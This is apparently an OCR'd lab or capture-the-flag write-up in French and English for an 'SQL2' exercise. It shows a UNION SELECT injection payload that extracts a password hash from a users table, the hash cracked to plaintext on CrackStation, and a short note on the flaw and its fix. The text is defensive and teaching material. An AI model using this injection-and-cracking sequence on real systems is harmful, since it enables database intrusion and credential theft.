

SQL2



```
ID: -1 UNION SELECT 1, countersign FROM users limit 3, 1
First name: 1
Surname : 5ff9d0165b4f92b14994e5c685cdce28
```

SEARCH MEMBER BY ID:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5ff9d0165b4f92b14994e5c685cdce28
```

Les Conditions d'utilisation de reCAPTCHA vont changer. Prendre des mesures

Confidentialité - Conditions

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5ff9d0165b4f92b14994e5c685cdce28	md5	FortyTwo

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

L’application concatène directement l'entrée utilisateur (le paramètre id) dans la chaîne de requête SQL, sans vérification ni échappement.

Remédiation :

Forcer à ne traiter que des nombres entiers et positifs.